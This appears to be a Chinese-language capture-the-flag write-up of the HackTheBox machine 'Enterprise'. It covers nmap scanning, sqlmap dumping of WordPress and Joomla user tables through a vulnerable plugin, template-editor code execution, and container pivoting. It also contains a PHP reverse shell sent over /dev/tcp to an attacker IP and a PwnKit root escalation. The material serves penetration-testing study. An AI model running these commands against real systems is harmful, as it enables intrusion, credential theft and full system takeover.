

# Enterprise, 「wordpress、joomla」 框架,sqlmap, mount使用

```
└─# nmap -sCV -A -p22,80,443,5355,8080,32812 10.10.10.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 04:04 PDT
Nmap scan report for 10.10.10.61
Host is up (0.24s latency).

PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.4p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:e9:8c:c5:b5:52:23:f4:b8:ce:d1:96:4a:c0:fa:ac (RSA)
|   256  f3:9a:85:58:aa:d9:81:38:2d:ea:15:18:f7:8e:dd:42 (ECDSA)
|_  256  de:bf:11:6d:c0:27:e3:fc:1b:34:c0:4f:4f:6c:76:8b (ED25519)
80/tcp    open      http         Apache httpd 2.4.10 ((Debian))
|_ http-generator: WordPress 4.8.1
|_ http-title: USS Enterprise &#8211; Ships Log
|_ http-server-header: Apache/2.4.10 (Debian)
443/tcp   open      ssl/http     Apache httpd 2.4.25 ((Ubuntu))
|_ ssl-cert: Subject: commonName=enterprise.local/organizationName=USS
Enterprise/stateOrProvinceName=United Federation of Planets/countryName=UK
|_ Not valid before: 2017-08-25T10:35:14
|_ Not valid after:  2017-09-24T10:35:14
|_ http-server-header: Apache/2.4.25 (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_  http/1.1
|_ http-title: Apache2 Ubuntu Default Page: It works
5355/tcp  filtered  llmnr
8080/tcp  open      http         Apache httpd 2.4.10 ((Debian))
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-title: Home
|_ http-robots.txt: 15 disallowed entries
|_ /joomla/administrator/ /administrator/ /bin/ /cache/
|_ /cli/ /components/ /includes/ /installation/ /language/
|_ /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_ http-generator: Joomla! - Open Source Content Management
|_ http-server-header: Apache/2.4.10 (Debian)
```

```
32812/tcp open      unknown
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|
|   _____
|   |_____| |_____/ |_____|
|   |_____| |_____| | | | _ ____|
|   Welcome to the Library Computer Access and Retrieval System
|   Enter Bridge Access Code:
|   Invalid Code
|   Terminating Console
|
|   NULL:
|
|   _____
|   |_____| |_____/ |_____|
|   |_____| |_____| | | | _ ____|
|   Welcome to the Library Computer Access and Retrieval System
|   Enter Bridge Access Code:
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

[illegible]

看不出哪裡可利用，嘗試nc、telnet都不能連上

8080Port

網頁看似沒啥東西，  
目錄爆破無發現特別，  
也無法登入，注入攻擊都無效

32812 Port

```
(root@kali) [~]
# nc 10.10.10.61 32812

      你 在 這 裡 ！ 家
  _ _ _ _ _
 | | | | |
 | | | | |
 | | | | |

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
root

Invalid Code
Terminating Console
```

回到看zip檔，  
解壓後有3個文件

```
(root@kali)-[/home/kali/Downloads/lcars]
# ls
lcars_db.php  lcars_dbpost.php  lcars.php
```

```
# cat lcars_db.php
<?php
include "/var/www/html/wp-config.php";
$db = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
// Test the connection:
if (mysqli_connect_errno()){
    // Connection Error
    exit("Couldn't connect to the database: ".mysqli_connect_error());
}

// test to retireve an ID
if (isset($_GET['query'])){
    $query = $_GET['query'];
    $sql = "SELECT ID FROM wp_posts WHERE post_name = $query";
    $result = $db->query($sql);
```

```

    echo $result;
} else {
    echo "Failed to read query";
}
?>
* * ** * ** * *
└─(root@kali)-[/home/kali/Downloads/lcars]
└─# cat lcars_dbpost.php
<?php
include "/var/www/html/wp-config.php";
$db = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
// Test the connection:
if (mysqli_connect_errno()){
    // Connection Error
    exit("Couldn't connect to the database: ".mysqli_connect_error());
}
// test to retrieve a post name
if (isset($_GET['query'])){
    $query = (int)$_GET['query'];
    $sql = "SELECT post_title FROM wp_posts WHERE ID = $query";
    $result = $db->query($sql);
    if ($result){
        $row = $result->fetch_row();
        if (isset($row[0])){
            echo $row[0];
        }
    }
} else {
    echo "Failed to read query";
}
?>
* * ** * ** * *
└─(root@kali)-[/home/kali/Downloads/lcars]
└─# cat lcars.php
<?php
/*
*   Plugin Name: lcars
*   Plugin URI: enterprise.htb
*   Description: Library Computer Access And Retrieval System
*   Author: Geordi La Forge
*   Version: 0.2
*   Author URI: enterprise.htb
*
*/

```


```
// Need to create the user interface.  
// need to finsih the db interface  
// need to make it secure  
?>
```

Plugin Name: lcars =>在爆破有發現`http://enterprise.htb/wp-content/plugins/`後面在+lcars

讀取失敗。。。

後面在加那3個檔案看看...

可以讀取，但查詢失敗



讀取查詢失敗

重新看php發現有請求

進行腳本撰寫

[https://github.com/a6232283/HTB/blob/main/code/Enterprise\\_lcars\\_dbpost\\_GET-URL.sh](https://github.com/a6232283/HTB/blob/main/code/Enterprise_lcars_dbpost_GET-URL.sh)

lcars\_dbpost.php => 編號66~68比較有興趣，

```
66: Passwords  
67: Passwords  
68: Passwords
```

另一組php(lcars\_db.php)看似也要Get請求，但輸出都錯誤...  
不知道這些資訊要做啥用..

進行sqlamp測試。

lcars\_dbpost.php 失敗

lcars\_db.php 成功

```
sqlmap -r sql --batch -D joomladb -T edz2g_users -C  
"email,name,password,username" --dump
```

```
+-----+-----+-----+  
+-----+  
| email                               | name       | password   |  
| username                           |            |            |  
+-----+-----+-----+  
+-----+  
| geordi.la.forge@enterprise.htb | Super User |  
$2y$10$cXSgEkNQGBBUneDKXq9gU.8RAf37GyN7JIrPE7us9UBMR9uDDKaWy |  
geordi.la.forge |
```

```
sqlmap -r sql --batch -D wordpress -T wp_users -C "display_name,user_pass"--  
dump
```

密碼解不出來。。

```
sqlmap -r sql --batch -D wordpress -T wp_posts --dump
```

進行索小放為搜尋，並找到密碼

```
grep "password"
```

```
~/local/share/sqlmap/output/enterprise.htb/dump/wordpress/wp_posts.csv |  
cut -d ',' -f14|sed 's/\\r\\n\\r\\n\\n/g' |sort -u|grep -v quickly
```

passwd :  
enterprisenc170  
post\_content  
u\*Z14ru0p#ttj83zS6  
ZD3YxfnSjezg67JZ


需配合上面sqlmap帳號

username : **william.riker**  
passwd : **u\*Z14ru0p#ttj83zS6**

嘗試以前試過的漏洞地方

Apperance -> Editor -> Templates -> 404.php

測試成功




The screenshot shows a Kali Linux terminal window with the command `phpinfo()` entered. The output of the command is displayed in the browser window, showing the PHP version 5.6.31 and various system configuration details.

System	Linux b8319d86d21e 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x86_64
Build Date	Aug 3 2017 23:00:59
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-smbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pcre-regex' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2' 'LDFLAGS=-Wl,-fPIC -fPIE -O2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
See this for full list of files	/usr/local/etc/php/conf.d



## 進行反彈shell(成功)



這靶機沒python，

可以使用 PTY script，然後執行相同的後台stty技巧

```
script /dev/null -c bash
ctrl+z
stty raw -echo; fg
```

```
www-data@b8319d86d21e:/home$ cat user.txt
As you take a look around at your surroundings you realise there is something wrong.
This is not the Enterprise!d=pcntl_fork();
As you try to interact with a console it dawns on you.
Your in the Holodeck!
www-data@b8319d86d21e:/home$
```

找到資料庫帳密

```
cat /var/www/html/wp-config.php

define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'NCC-1701E');
/** MySQL hostname */
```

```
define('DB_HOST', 'mysql');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

有很多指令不能用，先ping能不能找到

```
www-data@b8319d86d21e:/home$ ping -c 1 mysql
PING mysql (172.17.0.2): 56 data bytes
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.119 ms
— mysql ping statistics —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.119/0.119/0.119/0.000 ms
www-data@b8319d86d21e:/home$
```

確認ip：172.17.0.2，查看其他IP

```
for i in {1..254}; do ping -c 1 172.17.0.${i} | grep "bytes from" | grep -v
"Unreachable"; done;
```

找到4個Port

```
<ng -c 1 172.17.0.${i} | grep "bytes from" | grep -v "Unreachable" ; done;
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.090 ms
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.047 ms
64 bytes from 172.17.0.3: icmp_seq=0 ttl=64 time=0.052 ms
64 bytes from 172.17.0.4: icmp_seq=0 ttl=64 time=0.035 ms
```

不知道要幹嘛...


```
.1 ??
.2是mysql
.3 joomla
.4 ??
```

回到sqlmap處理joomla，猜測密碼是wp的


```
username : geordi.la.forge
passwd : ZD3YxfnSjezg67JZ
```

joomla使用以前做過的漏洞

在Extensions -> Templates -> Templates ->使用admin範例->並針對一個php進行調整測試(成功)



進行反彈吧。。成功



在/var/www/html找到一個root權限資料夾

```
www-data@a7018bfdc454:/var/www/html$ ls -al
total 16988
drwxr-xr-x 18 www-data www-data 4096 May 30 2022 .
drwxr-xr-x  4 root      root    4096 May 30 2022 ..
-rw-r--r--  1 www-data www-data  3006 Sep  3 2017 .htaccess
-rw-r--r--  1 www-data www-data 18092 Aug 14 2017 LICENSE.txt
-rw-r--r--  1 www-data www-data  4874 Aug 14 2017 README.txt
drwxr-xr-x 11 www-data www-data  4096 May 30 2022 administrator
drwxr-xr-x  2 www-data www-data  4096 May 30 2022 bin
drwxr-xr-x  2 www-data www-data  4096 May 30 2022 cache
drwxr-xr-x  2 www-data www-data  4096 May 30 2022 cli
drwxr-xr-x 20 www-data www-data  4096 May 30 2022 components
-r--r--r--  1 www-data www-data  3053 Sep  6 2017 configuration.php
-rwxrwxr-x  1 www-data www-data  3131 Sep  7 2017 entrypoint.sh
drwxrwxrwx  2 root      root    4096 Oct 17 2017 files
```

是一組壓縮檔，這些資料是，前面的資料夾。。。

```
www-data@a7018bfdc454:/var/www/html/files$ ls
lcars.zip
```

mount顯示它實際上是主機中映射到容器中的資料夾：

```
www-data@a7018bfdc454:/var/www/html/files$ mount -l | grep files
/dev/mapper/enterprise--vg-root on /var/www/html/files type ext4
(rw,relatime,errors=remount-ro,data=ordered)
```

如果我寫入它，它就會顯示在 HTTP 網站上：

```
echo "is this the same site" > tso
```

正常匯出顯示

```
# curl -s -k https://10.10.10.61/files/tso
is this the same site
```

我將在 PHP 檔案中寫入一個反向 shell：

```
echo -e "<?php\nsystem(\"/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/9200\n0>&1'\");\n?>" > tso.php
```

成功反向shell後獲取user flag

```
cat user.txt
d5a1e8cb06969e5b1b056a08b1b70120
www-data@enterprise:/home/jeanlucpicard$
```

撐不住了，使用版本漏洞提權XD

```
www-data@enterprise:/tmp$ chmod +x PwnKit
chmod +x PwnKit
www-data@enterprise:/tmp$ ./PwnKit
./PwnKit
mesg: ttyname failed: Inappropriate ioctl for device
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root
cat /root/root.txt
d9f7d0037446e5ddc4b1347e03801b1b
```